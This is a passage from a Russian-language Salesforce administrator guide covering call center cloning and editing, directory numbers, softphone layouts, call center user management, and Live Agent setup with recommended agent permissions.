3. Нажмите кнопку **«Клонировать»**. При этом откроется страница редактирования нового центра обработки вызовов, содержащая поля и значения исходного центра обработки вызовов. Введите новое имя в поле «Внутреннее имя», которое специально отображается пустым. Поле «Внутреннее имя» может содержать не более 40 букв или цифр и должно начинаться с буквы. Значение поля «Внутреннее имя» должно быть уникальным для каждого центра обработки вызовов, заданного в организации.
4. При необходимости внесите любые дополнительные изменения в новый центр обработки вызовов.
5. Чтобы сохранить новый центр обработки вызовов, нажмите кнопку **«Сохранить»**. Чтобы открыть страницу «Все центры обработки вызовов» без сохранения клонированного центра обработки вызовов, нажмите кнопку **«Отмена»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра и клонирования центра обработки вызовов:

- Управление центрами обработки вызовов

Прим.: Значение поля, которое доступно только для чтения, не может быть перенесено в клонированную запись.

СМ. ТАКЖЕ:

Настройка центра обработки вызовов
Создание центра обработки вызовов
Управление центрами обработки вызовов
Отображение и редактирование центра обработки вызовов
Импорт файла определения центра обработки вызовов

Отображение и редактирование центра обработки вызовов

Центр обработки вызовов Salesforce CRM Call Center соответствует единой системе компьютерной телефонии (CTI), используемой в организации. Функции Salesforce CRM Call Center доступны только тем пользователям Salesforce, которые назначены записи центра обработки вызовов.

Чтобы просмотреть сведения о центре обработки вызовов, выполните указанные ниже действия.

1. Введите строку *«Центры обработки вызовов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Центры обработки вызовов»**.
2. Щелкните имя нужного центра обработки вызовов.

Ниже перечислены действия, доступные на странице «Сведения о центре обработки вызовов».

- Чтобы изменить свойства центра обработки вызовов, нажмите кнопку **«Правка»**.
- Чтобы удалить запись центра обработки вызовов из системы Salesforce, нажмите кнопку **«Удалить»**. Удаление центра обработки вызовов инициирует удаление всех связанных номеров каталога. Дальнейшее использование приложения Salesforce CRM Call Center будет доступно связанным пользователям только после их повторного назначения другому центру обработки вызовов.
- Чтобы создать точную копию текущего центра обработки вызовов, нажмите кнопку **«Клонировать»**.
- Чтобы назначить пользователей Salesforce данному центру обработки вызовов, щелкните **«Управление пользователями центра обработки вызовов»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра или редактирования центра обработки вызовов:

- Управление центрами обработки вызовов

Прим.: Некоторые функции Центра обработки вызовов Salesforce CRM могут быть недоступны для программного телефона по причине соответствующих настроек организации. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

Руководство разработчика Open CTI

Создание центра обработки вызовов

Управление центрами обработки вызовов

Файлы определения центра обработки вызовов

Настройка каталога центра обработки вызовов

Каждый центр обработки вызовов Salesforce CRM Call Center содержит каталог, поддерживающий поиск по телефонным номерам организации. Ниже перечислены способы настройки каталогов центра обработки вызовов.

- Ввод дополнительных номеров каталога во все или отдельные центры обработки вызовов, настроенные в организации.
- Обновление макетов поиска телефонных номеров.

СМ. ТАКЖЕ:

Руководство разработчика Open CTI

Настройка центра обработки вызовов

Управление центрами обработки вызовов

Управление пользователями центра обработки вызовов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления каталогами центра обработки вызовов:

- Управление центрами обработки вызовов

Добавление номера в каталог центра обработки вызовов

Чтобы добавить номера каталога во все или отдельные центры обработки вызовов, настроенные в организации, выполните указанные ниже действия.

1. Введите строку *«Номера каталога»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Номера каталога»**. Ниже перечислены действия, доступные на данной странице.
   - Чтобы изменить дополнительный номер каталога, щелкните ссылку **«Правка»**.
   - Чтобы удалить дополнительный номер каталога, щелкните ссылку **«Удал.»**.
   - Чтобы открыть страницу подробных сведений о дополнительном номере каталога, щелкните имя нужного дополнительного номера каталога. Чтобы изменить номер, нажмите кнопку **«Правка»**. Чтобы удалить номер, нажмите кнопку **«Удалить»**. Чтобы создать точную копию дополнительного номера каталога, нажмите кнопку **«Клонировать»**.
2. Чтобы добавить новый дополнительный номер каталога, нажмите кнопку **«Создать»**.
3. Введите метку дополнительного номера каталога в поле «Имя».
4. Введите телефонный номер, включая код страны, в поле «Тел.». Префикс набора (например, 9 или 1) является необязательным.
5. Выберите нужный каталог центра обработки вызовов в поле «Центр обработки вызовов». Чтобы добавить номер во все каталоги центра обработки вызовов, выберите значение «-- Глобально --».
6. При необходимости введите дополнительные сведения в поле «Описание».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра, добавления, редактирования или удаления дополнительного номера каталога:

- Управление центрами обработки вызовов

7. Чтобы сохранить номер и вернуться на страницу «Все дополнительные номера каталога», нажмите кнопку **«Сохранить»**. Чтобы сохранить номер и добавить новый, нажмите кнопку **«Сохранить и создать»**.

СМ. ТАКЖЕ:

Руководство разработчика Open CTI

Настройка центра обработки вызовов

Настройка каталога центра обработки вызовов

Настройка макетов программного телефона

Программный телефон — это настраиваемое средство управления вызовами, которое отображается в том случае, если пользователь зарегистрирован в центре обработки вызовов. Подобно макетам страниц, настраиваемые макеты программного телефона могут быть созданы и назначены пользователям центра обработки вызовов на основе их профилей. Дополнительную информацию см. в разделах ниже.

- Создание настраиваемого макета программного телефона
- Назначение макета программного телефона профилю пользователя

Создание настраиваемого макета программного телефона

Назначение макета программного телефона профилю пользователя

СМ. ТАКЖЕ:

Руководство разработчика Open CTI

Настройка центра обработки вызовов

Управление центрами обработки вызовов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра, создания, редактирования или удаления макета программного телефона:

- Управление центрами обработки вызовов

Создание настраиваемого макета программного телефона

Макет программного телефона позволяет управлять отображаемыми полями, связанными с вызовами, и объектами Salesforce, используемыми для поиска при входящем вызове. Чтобы создать настраиваемый макет программного телефона, выполните указанные ниже действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра, создания, редактирования или удаления макета программного телефона:

- Управление центрами обработки вызовов

1. Введите строку *«Макеты программного телефона»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты программного телефона»**.
2. Чтобы создать определение макета программного телефона, нажмите кнопку **«Создать»**. Чтобы просмотреть или изменить определение текущего макета, щелкните ссылку **«Правка»** напротив нужного имени.
3. Введите уникальную метку для определения макета программного телефона в поле «Имя».
4. Выберите нужный тип вызова в раскрывающемся списке «Выбрать тип вызова». Каждое определение макета программного телефона поддерживает макеты для входящих, исходящих и внутренних вызовов. Все три макета объединены в одно определение макета программного телефона.
5. Чтобы добавить, удалить или изменить порядок отображения полей в текущем макете программного телефона, щелкните ссылку **«Правка»** в разделе «Отобразить следующие поля, связанные с вызовом».
   - Чтобы добавить поле в макет программного телефона, выберите нужное поле в столбце «Доступно» и нажмите кнопку **«Добавить»**.
   - Чтобы удалить поле из макета программного телефона, выберите нужное поле в столбце «Варианты» и нажмите кнопку **«Удалить»**.
   - Чтобы изменить порядок отображения полей в макете программного телефона, выберите нужное поле в столбце «Варианты» и нажмите кнопку **«Вверх»** или **«Вниз»**.

   Любые изменения автоматически отображаются в области предварительного просмотра макета программного телефона, которая расположена в правой части страницы. Чтобы скрыть столбцы «Доступно» и «Варианты», щелкните ссылку **«Свернуть»**.

   Поля, связанные с телефоном, отображаются в программном телефоне пользователя только при наличии допустимых значений. Например, поле «Код абонента», добавленное в макет исходящего вызова, отображаться не будет.
6. Чтобы добавить, удалить или изменить порядок отображения ссылок на объекты, связанные с вызовом, щелкните ссылку **«Добавить или удалить объекты»** в разделе «Отобразить следующие объекты Salesforce».
7. Чтобы выбрать поля, которые должны отображаться в макете программного телефона в том случае, если найдена всего одна запись для данного объекта, щелкните ссылку **«Правка»** напротив каждой строки «Если найден один *<объект>*, отобразить:». Поля могут быть добавлены или удалены, либо изменен порядок их отображения.
8. Чтобы выбрать окна, которые должны отображаться при совпадении или несовпадении сведений о входящем вызове с текущими записями Salesforce, щелкните ссылку **«Правка»** напротив каждого типа строки совпадения в разделе «Параметры всплывающего окна» (только для входящих вызовов). Все возможные строки совпадения и соответствующие параметры всплывающего окна представлены в таблице ниже.

Строка совпадения	Описание	Параметры всплывающего окна
Всплывающие окна открываются в	Определение области отображения всплывающих окон.	**Текущее окно обозревателя** Отображение всплывающих окон в открытых окнах обозревателя. **Новая вкладка или новое окно обозревателя** Отображение всплывающих окон на новых вкладках или в новых окнах обозревателя. Способ обработки данных параметров определяется используемым обозревателем. • В обозревателе Internet Explorer 6.0 всплывающие окна всегда отображаются в новых окнах. • В обозревателе Internet Explorer 7.0 способ отображения всплывающих окон определяется параметрами вкладки. • В обозревателе Firefox 3.5 способ отображения всплывающих окон определяется параметрами вкладки.
Совпадающие записи отсутствуют	Настройка параметров всплывающего окна для тех случаев, когда сведения о входящем вызове не соответствуют текущим записям Salesforce.	**Не открывать окна** Данный параметр позволяет блокировать отображение любых окон. **Открыть в новом окне** Данный параметр позволяет открывать новую страницу записи, выбранной в раскрывающемся списке. **Открыть на странице `Visualforce`** Данный параметр позволяет открывать определенную страницу Visualforce. Адаптер CTI передает данные о вызове на страницу Visualforce посредством URL-адреса. Данные, подлежащие обязательной передаче: `ANI` (код абонента) и `DNIS` (номер, набранный

Строка совпадения	Описание	Параметры всплывающего окна
		абонентом). При необходимости URL-адрес позволяет передавать дополнительные данные на страницу Visualforce.
Запись с одним совпадением	Настройка параметров всплывающего окна для тех случаев, когда сведения о входящем вызове соответствуют только одной текущей записи Salesforce.	**Не открывать окна** Данный параметр позволяет блокировать отображение любых окон. **Открыть на странице сведений** Данный параметр позволяет открывать страницу сведений о совпадающей записи. **Открыть на странице Visualforce** Данный параметр позволяет открывать определенную страницу Visualforce. Адаптер CTI передает данные о вызове на страницу Visualforce посредством URL-адреса. Данные, подлежащие обязательной передаче: `ANI` (код абонента) и `DNIS` (номер, набранный абонентом). При необходимости URL-адрес позволяет передавать дополнительные данные на страницу Visualforce.
Записи с несколькими совпадениями	Настройка параметров всплывающего окна для тех случаев, когда сведения о входящем вызове соответствуют нескольким текущим записям Salesforce.	**Не открывать окна** Данный параметр позволяет блокировать отображение любых окон. **Открыть на странице поиска** Данный параметр позволяет открывать страницу поиска. **Открыть на странице Visualforce** Данный параметр позволяет открывать определенную страницу Visualforce. Адаптер CTI передает данные о вызове на страницу Visualforce посредством URL-адреса. Данные,

Строка совпадения	Описание	Параметры всплывающего окна
		подлежащие обязательной передаче: `ANI` (код абонента) и `DNIS` (номер, набранный абонентом). При необходимости URL-адрес позволяет передавать дополнительные данные на страницу Visualforce.

Чтобы свернуть развернутые строки совпадения, щелкните **«Свернуть»**.

9. Настройте макеты программного телефона для остальных типов вызова, доступных в раскрывающемся списке «Выбрать тип вызова».
10. Нажмите кнопку **«Сохранить»**.

Прим.: Некоторые функции Центра обработки вызовов Salesforce CRM могут быть недоступны для программного телефона по причине соответствующих настроек организации. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

Руководство разработчика Open CTI

Настройка центра обработки вызовов

Назначение макета программного телефона профилю пользователя

Назначение макета программного телефона профилю пользователя

Настраиваемые макеты программного телефона, для которых добавлены определения, могут быть назначены профилям пользователей.

1. Введите строку *«Макеты программного телефона»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты программного телефона»**.
2. Нажмите кнопку **«Назначение макета»**.
3. Выберите нужный макет программного телефона для каждого профиля пользователя, доступного на странице. На данной странице отображаются только те профили, которые содержат пользователей, назначенных центру обработки вызовов, или которым уже назначен настраиваемый макет программного телефона.
4. Нажмите кнопку **«Сохранить»**.

Прим.: Назначенный макет программного телефона будет доступен пользователям центра обработки вызовов при следующем входе в систему Salesforce.

СМ. ТАКЖЕ:

Руководство разработчика Open CTI

Настройка центра обработки вызовов

Настройка макетов программного телефона

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения макета программного телефона профилю пользователя:

- Управление центрами обработки вызовов

Управление центрами обработки вызовов

После настройки центра обработки вызовов вы можете обновлять настройки центра обработки вызовов в соответствии с потребностями бизнеса.

Центр обработки вызовов Salesforce CRM Call Center соответствует единой системе компьютерной телефонии (CTI), используемой в организации. Функции Salesforce CRM Call Center доступны только тем пользователям Salesforce, которые назначены записи центра обработки вызовов.

Чтобы просмотреть список созданных центров обработки вызовов, введите строку *«Центры обработки вызовов»* в поле «Быстрый поиск» и выберите **«Центры обработки вызовов»**. Ниже перечислены действия, доступные на данной странице.

- Чтобы просмотреть сведения о центре обработки вызовов, щелкните нужное имя.
- Чтобы импортировать созданный файл определения центра обработки вызовов, нажмите кнопку **«Импорт»**.
- Чтобы изменить сведения о центре обработки вызовов, щелкните ссылку **«Правка»** напротив нужного центра.
- Чтобы удалить запись центра обработки вызовов из системы Salesforce, щелкните ссылку **«Удал.»** напротив нужного центра. Удаление центра обработки вызовов инициирует удаление всех связанных номеров каталога. Дальнейшее использование приложения Salesforce CRM Call Center будет доступно связанным пользователям только после их повторного назначения другому центру обработки вызовов.

СМ. ТАКЖЕ:

Руководство разработчика Open CTI

Настройка центра обработки вызовов

Создание центра обработки вызовов

Файлы определения центра обработки вызовов

Управление пользователями центра обработки вызовов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта, просмотра, редактирования или удаления центра обработки вызовов:

- Управление центрами обработки вызовов

Управление пользователями центра обработки вызовов

Чтобы пользователи могли делать звонки, добавьте их в центр обработки вызовов.

Пользователь Salesforce не может использовать программный телефон до тех пор, пока администратор не назначит пользователя центру обработки вызовов.

Каждый пользователь центра обработки вызовов имеет доступ к набору личных параметров программного телефона. Данные параметры определяют:

- необходимость автоматического входа в программный телефон при входе в систему Salesforce;
- способ отображения единственной записи, соответствующей входящему вызову.

Для изменения личных параметров программного телефона, задаваемых по умолчанию всем новым пользователям центра обработки вызовов, рекомендуем использовать Force.com API.

Добавление пользователя в центр обработки вызовов

Удаление пользователя из центра обработки вызовов

СМ. ТАКЖЕ:

Руководство разработчика Open CTI

Настройка центра обработки вызовов

Создание центра обработки вызовов

Управление центрами обработки вызовов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления или удаления пользователей из центра обработки вызовов:

- Управление центрами обработки вызовов

Добавление пользователя в центр обработки вызовов

Чтобы добавить пользователя в центр обработки вызовов Salesforce CRM Call Center, выполните указанные ниже действия.

1. Введите строку *«Центры обработки вызовов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Центры обработки вызовов»**.
2. Щелкните имя центра обработки вызовов, которому должен быть назначен пользователь Salesforce.
3. Щелкните **«Управление пользователями центра обработки вызовов»** в связанном списке «Пользователи центра обработки вызовов».
4. Нажмите кнопку **«Добавить пользователей»**.
5. Укажите критерии поиска пользователей Salesforce, которые должны быть назначены центру обработки вызовов.
6. Чтобы просмотреть список пользователей Salesforce, соответствующих заданным критериям поиска, нажмите кнопку **«Найти»**. Результаты поиска не содержат пользователей, которые уже назначены центру обработки вызовов, так как одновременно пользователь может быть назначен только одному центру обработки вызовов.
7. Установите флажки напротив нужных пользователей и нажмите кнопку **«Добавить в центр обработки вызовов»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления пользователей в центр обработки вызовов:

- Управление центрами обработки вызовов

Чтобы изменить центр обработки вызовов на странице редактирования сведений об отдельном пользователе, выполните указанные ниже действия.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного пользователя.
3. Измените значение поля «Центр обработки вызовов». Чтобы изменить центр обработки вызовов, щелкните значок поиска ( ) и выберите новый центр обработки вызовов. Чтобы удалить пользователя из текущего центра обработки вызовов, удалите имя центра обработки вызовов, отображающееся в данном поле.

СМ. ТАКЖЕ:

Настройка центра обработки вызовов

Управление пользователями центра обработки вызовов

Создание центра обработки вызовов

Удаление пользователя из центра обработки вызовов

Чтобы удалить пользователя из центра обработки вызовов Salesforce CRM Call Center, выполните указанные ниже действия.

1. Введите строку *«Центры обработки вызовов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Центры обработки вызовов»**.
2. Щелкните имя центра обработки вызовов, из которого должен быть удален пользователь Salesforce.
3. Щелкните **«Управление пользователями центра обработки вызовов»** в связанном списке «Пользователи центра обработки вызовов».
4. Щелкните ссылку **«Удалить»** напротив имени нужного пользователя.

   Чтобы удалить нескольких пользователей, установите флажок в столбце «Действие» напротив нужных пользователей и нажмите кнопку **«Удалить пользователей»**.

Чтобы изменить центр обработки вызовов на странице редактирования сведений об отдельном пользователе, выполните указанные ниже действия.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного пользователя.
3. Измените значение поля «Центр обработки вызовов». Чтобы изменить центр обработки вызовов, щелкните значок поиска ( ) и выберите новый центр обработки вызовов. Чтобы удалить пользователя из текущего центра обработки вызовов, удалите имя центра обработки вызовов, отображающееся в данном поле.

СМ. ТАКЖЕ:

Настройка центра обработки вызовов

Управление пользователями центра обработки вызовов

Создание центра обработки вызовов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления пользователей из центра обработки вызовов:

- Управление центрами обработки вызовов

Создание каналов интернет-общения

Создайте каналы интернет-общения для связи с клиентами.

Live Agent для администраторов

Вас приветствует приложение Live Agent для администраторов! Live Agent — это универсальное решение, позволяющее агентам и администраторам службы поддержки быстро обрабатывать проблемы клиентов посредством чата. Благодаря Live Agent, сотрудники службы поддержки могут использовать универсальные инструменты обслуживания, доступные на консоли Salesforce, при общении с клиентами в режиме реального времени.

Чат Snap-ins

Добавьте виджет чата Snap-ins на свой веб-сайт, чтобы клиенты могли быстро получать ответы на вопросы в чате с агентом при просмотре сайта. Чат Snap-ins использует Live Agent, но с упрощенной настройкой для поддержки чатов.

Консоль Live Agent

Консоль Live Agent — это устаревшая функция, которая использовалась агентами для общения с клиентам до выпуска Spring'13. Данная консоль больше не поддерживается системой Salesforce. Если поддерживающая организация все еще использует консоль Live Agent, рекомендуем как можно быстрее перейти на приложение Live Agent на консоли Salesforce, так как поддержка устаревшей консоли со временем будет прекращена.

Live Agent для администраторов

Вас приветствует приложение Live Agent для администраторов! Live Agent — это универсальное решение, позволяющее агентам и администраторам службы поддержки быстро обрабатывать проблемы клиентов посредством чата. Благодаря Live Agent, сотрудники службы поддержки могут использовать универсальные инструменты обслуживания, доступные на консоли Salesforce, при общении с клиентами в режиме реального времени.

Администраторы организаций могут настраивать приложение Live Agent для пользователей, включая агентов и администраторов службы поддержки. Live Agent имеет быструю и многоуровневую настройку. Пользователь может активировать определенный набор функций, используемых агентами и администраторами при обработке проблем клиентов.

Приложение Live Agent доступно пользователям организации Salesforce только после его включения, настройки и развертывания. Итак, начнем.

Создание базового внедрения Live Agent

Прежде чем настроить приложение Live Agent, рекомендуем создать базовое внедрение Live Agent для организации Salesforce. По завершении основной настройки полученное внедрение Live Agent может использоваться агентами для общения с клиентами.

Настройка внедрения Live Agent

После настройки базового внедрения Live Agent рекомендуем настроить решения, необходимые для работы агентов, администраторов и клиентов. Приложение Live Agent поддерживает разные варианты декларативной настройки внедрения, исключая необходимость кодирования.

Настройка приложения Live Agent на консоли Salesforce

После настройки базового внедрения Live Agent рекомендуем добавить данное приложение на консоль Salesforce для предоставления агентам и администраторам возможности использования чатов для помощи клиентам. При необходимости настройте некоторые другие функции на консоли Salesforce для повышения эффективности работы агентов при обслуживании клиентов.

Использование мультиканала посредством текущего внедрения Live Agent

Вам нравится Live Agent и вы хотите добавить в него мультиканал? Ниже приведены соответствующие изменения для вас и вашей организации (но не для ваших агентов!).

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки приложения Live Agent:

- Настройка приложения

Для создания профилей или наборов полномочий:

- Управление профилями и наборами полномочий

СМ. ТАКЖЕ:

Live Agent для агентов службы поддержки

Live Agent для администраторов службы поддержки

Создание базового внедрения Live Agent

Прежде чем настроить приложение Live Agent, рекомендуем создать базовое внедрение Live Agent для организации Salesforce. По завершении основной настройки полученное внедрение Live Agent может использоваться агентами для общения с клиентами.

1. Включение Live Agent

   Чтобы начать работу с приложением Live Agent, включите его для организации Salesforce. При необходимости настройте включенное приложение Live Agent.

2. Создание пользователей Live Agent

   Прежде чем разрешить пользователям общаться с клиентами посредством чата, рекомендуем назначить пользователей в качестве пользователей Live Agent. Пользователи Live Agent — это агенты и администраторы службы поддержки, которым предоставляются полномочия Salesforce, необходимые для обслуживания клиентов посредством чата.

3. Создание и назначение навыков Live Agent

   Навыки определяют компетентность агентов. При назначении навыка агент получает запросы на чат, связанные с его областями. Кроме того, вы можете дать вашим администраторам возможность назначать агентам навыки.

4. Создание конфигураций Live Agent

   Конфигурации Live Agent определяют функции Live Agent, доступные агентам и администраторам службы поддержки при общении с клиентами. Создайте конфигурации Live Agent для определения функций приложения Live Agent на консоли Salesforce.

5. Создание развертываний Live Agent

   Развертывание — это область корпоративного веб-сайта, поддерживающая приложение Live Agent. Созданные развертывания позволяют внедрять приложение Live Agent и контролировать его функциональность на корпоративном веб-сайте.

6. Создание кнопок чата

   Созданные кнопки чата позволяют клиентам отправлять запросы на чат с агентами прямо с корпоративного веб-сайта.

7. Настройка фирменного стиля Live Agent посредством сайтов Force.com

   Чтобы оформить внедрение Live Agent в фирменном стиле, воспользуйтесь сайтом Force.com для загрузки изображений, предназначенных для окна и кнопок чата.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки приложения Live Agent:

- Настройка приложения

Для создания профилей или наборов полномочий:

- Управление профилями и наборами полномочий

СМ. ТАКЖЕ:

Настройка внедрения Live Agent

Добавление приложения Live Agent на консоль Salesforce в Salesforce Classic

Включение Live Agent

Чтобы начать работу с приложением Live Agent, включите его для организации Salesforce. При необходимости настройте включенное приложение Live Agent.

1. В меню «Настройка» введите *«Параметры `Live Agent`»* в поле «Быстрый поиск», затем выберите **«Параметры Live Agent»**.
2. Установите флажок «Включить `Live Agent`».
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения Live Agent:

- Настройка приложения

Создание пользователей Live Agent

Прежде чем разрешить пользователям общаться с клиентами посредством чата, рекомендуем назначить пользователей в качестве пользователей Live Agent. Пользователи Live Agent — это агенты и администраторы службы поддержки, которым предоставляются полномочия Salesforce, необходимые для обслуживания клиентов посредством чата.

Приложение Live Agent доступно всем пользователям Live Agent только при наличии полномочия администратора «API включен», включенного в связанном профиле.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного пользователя.
3. Установите флажок «Пользователь Live Agent». Если данный флажок не отображается, убедитесь, что поддерживающая организация приобрела достаточное количество лицензий на функцию Live Agent.
4. Нажмите кнопку **«Сохранить»**.

Убедитесь, что созданные пользователи назначены конфигурации Live Agent и связаны с соответствующими навыками.

Полномочия для агентов службы поддержки Live Agent

Чтобы предоставить агентам службы поддержки Live Agent доступ ко всем инструментам, необходимым для обслуживания клиентов, рекомендуем включить определенные полномочия.

Полномочия для администраторов службы поддержки Live Agent

Необходимо включить определенные полномочия для администраторов поддержки Live Agent, чтобы у них были все необходимые средства для контроля работы агента и просмотра сведений о клиентах.

СМ. ТАКЖЕ:

- Создание конфигураций Live Agent
- Профили
- Создание и назначение навыков Live Agent

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Приложение Live Agent доступно в версиях: **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования пользователей:

- Управление внутренними пользователями

Для предоставления агентам возможности использования Live Agent:

- Полномочие администратора «API включен»

Полномочия для агентов службы поддержки Live Agent

Чтобы предоставить агентам службы поддержки Live Agent доступ ко всем инструментам, необходимым для обслуживания клиентов, рекомендуем включить определенные полномочия.

Общие полномочия

Необходимое полномочие	Описание
«API включен»	Обязательно для всех пользователей Live Agent

Полномочия объекта

Тип записи	Полномочие	Описание	Рекомендации
Сеансы Live Agent	«Чтение»	Данное полномочие позволяет агентам просматривать записи сеансов.	Не рекомендуем предоставлять агентам возможность создания, редактирования и удаления записей сеансов. Записи сеансов создаются автоматически и используются для документирования сведений о времени, проведенном агентами в сети, поэтому не рекомендуем предоставлять агентам возможность изменения данных записей.
Посетители Live Chat	«Чтение»	Данное полномочие позволяет агентам просматривать записи посетителей.	Не рекомендуем предоставлять агентам возможность создания, редактирования и удаления записей посетителей. Записи посетителей

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно в версиях: **Unlimited** Edition с консолью Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Тип записи	Полномочие	Описание	Рекомендации
			создаются автоматически и используются для документирования сведений, связывающих клиентов с транскриптами чата, поэтому не рекомендуем предоставлять агентам возможность изменения данных записей.
Транскрипты Live Chat	«Чтение»	Данное полномочие позволяет агентам просматривать транскрипты чатов.	Не рекомендуем предоставлять агентам возможность создания, редактирования и удаления транскриптов чатов. Транскрипты создаются автоматически и используются для документирования сведений о взаимодействиях агентов с клиентами, поэтому не рекомендуем предоставлять агентам возможность изменения данных записей.
Быстрый текст	«Чтение»	Данное полномочие позволяет агентам просматривать сообщения «Быстрый текст» и добавлять быстрый текст в чаты.	Боковая панель «Быстрый текст» на консоли Salesforce доступна агентам только при наличии полномочия «Чтение» для объекта «Быстрый текст».
	«Создание»	Данное полномочие позволяет агентам создавать сообщения «Быстрый текст».	Чтобы стандартизировать сообщения «Быстрый текст», используемые организацией, рекомендуем ограничить возможность агентов по созданию сообщений «Быстрый текст». В данном случае полномочие «Создание» должно быть предоставлено администраторам службы поддержки.
	«Редактирование»	Данное полномочие позволяет агентам	Чтобы стандартизировать сообщения «Быстрый текст», используемые

Тип записи	Полномочие	Описание	Рекомендации
		редактировать сообщения «Быстрый текст».	поддерживающей организацией, рекомендуем ограничить возможность агентов по редактированию сообщений «Быстрый текст». В данном случае полномочие «Редактирование» должно быть предоставлено администраторам службы поддержки.
	«Удаление»	Данное полномочие позволяет агентам удалять сообщения «Быстрый текст».	Чтобы стандартизировать сообщения «Быстрый текст», используемые организацией, рекомендуем ограничить возможность агентов по удалению сообщений «Быстрый текст». В данном случае полномочие «Удаление» должно быть предоставлено администраторам службы поддержки.

